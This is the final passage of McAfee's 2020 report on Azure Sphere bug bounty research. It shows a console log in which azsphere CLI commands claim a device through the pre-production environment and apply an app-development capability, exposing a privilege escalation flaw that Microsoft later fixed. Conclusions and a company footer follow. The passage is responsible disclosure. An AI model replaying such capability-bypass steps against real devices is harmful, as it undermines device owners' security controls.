Claiming device.
Successfully claimed device ID '01A18935B9E3E536BFF3F5BC34BBB169AA38F5E4F933B0A2D0F0C6023CC52A8F9BC150CB06A851DC3860250028FDDFD36D5C01144BAAD5ECC9243329710E6CB3' into tenant 'MSOBB_pl_test2' with ID 'd273bea0-c829-408b-ba53-150fa846b83b'.

C:\re\azure_sphere\files\capabilities>azsphere dev cap download -t appdevelopment -o C:\re\azure_sphere\files\capabilities\test_appdevelopment_preprod -i 01A18935B9E3E536BFF3F5BC34BBB169AA38F5E4F933B0A2D0F0C6023CC52A8F9BC150CB06A851DC3860250028FDDFD36D5C01144BAAD5ECC9243329710E6CB3
warn: YOU ARE IN 'preprod' ENVIRONMENT. IF YOU ARE DOING PROD OPERATIONS, DO A RESET AND REDO THE COMMANDS.
Device ID: '01A18935B9E3E536BFF3F5BC34BBB169AA38F5E4F933B0A2D0F0C6023CC52A8F9BC150CB06A851DC3860250028FDDFD36D5C01144BAAD5ECC9243329710E6CB3'
Downloading device capability configuration.
Successfully wrote device capability configuration file 'C:\re\azure_sphere\files\capabilities\test_appdevelopment_preprod'.

C:\re\azure_sphere\files\capabilities>azsphere dev cap update -f C:\re\azure_sphere\files\capabilities\test_appdevelopment_preprod
Applying device capability configuration to device.
The device is rebooting.

C:\re\azure_sphere\files\capabilities>azsphere dev cap show-attached
Device capabilities:
    Enable App development

C:\re\azure_sphere\files\capabilities>_
```

Figure 50. Downloading and deploying a capability file from the “pre-prod” environment.

It's really interesting here to see how dumb luck and trying something different led to exposing the breakage of some strong internal assumptions that are fairly hidden from us. Each device should be claimed at most once, but different servers have different views of who has claimed each device. Because “preprod” is so similar

to “prod,” it's easy to picture the mistake of using the same certificates without being aware of the previous assumption being broken.

We reported this bug to Microsoft, who promptly fixed it, and rated it as a *Critical Escalation of Privilege* and awarded us a \$48,000 bounty.

Conclusion

The Azure Sphere engineering team has developed a really solid IoT system, where we had to chain half a dozen bugs to get from a locked device to obtaining root. Defense in depth and the principle of least privilege have really shined here, where even after getting root access, we are still far from having compromised the higher value targets.

As for bounty hunting, focusing on the side targets and the logic bugs rather than going straight at the most hardened targets proved to be an effective strategy that culminated in finding three *Critical* and three *Important* vulnerabilities, resulting in more than \$160,000 in bounties that we will donate to charity. At times, being unfamiliar with the deep intricacies of the Linux OS allowed us to try naïve approaches that turned out to be successful. Being free of preconceptions of how certain systems should behave (the LSM for instance) was indeed useful and gave us a unique perspective that led us to find the most unique bugs.

The format of the program was also really interesting, with the opportunity to directly connect with some of the engineering team over Slack (and thanks to the Sphere team for answering our relentless barrage of questions). They did a formidable job of addressing the bugs we reported and deploying fixes in an impressive timeframe (under 30 days in most cases). We look forward to tackling future bounty challenges and encourage the industry to continue to invest in these critical programs.

About McAfee

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com.



6220 America Center Drive
San Jose, CA 95002
888.847.8766
www.mcafee.com

McAfee and the McAfee logo are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others. Copyright © 2020 McAfee, LLC. 4625_1020
OCTOBER 2020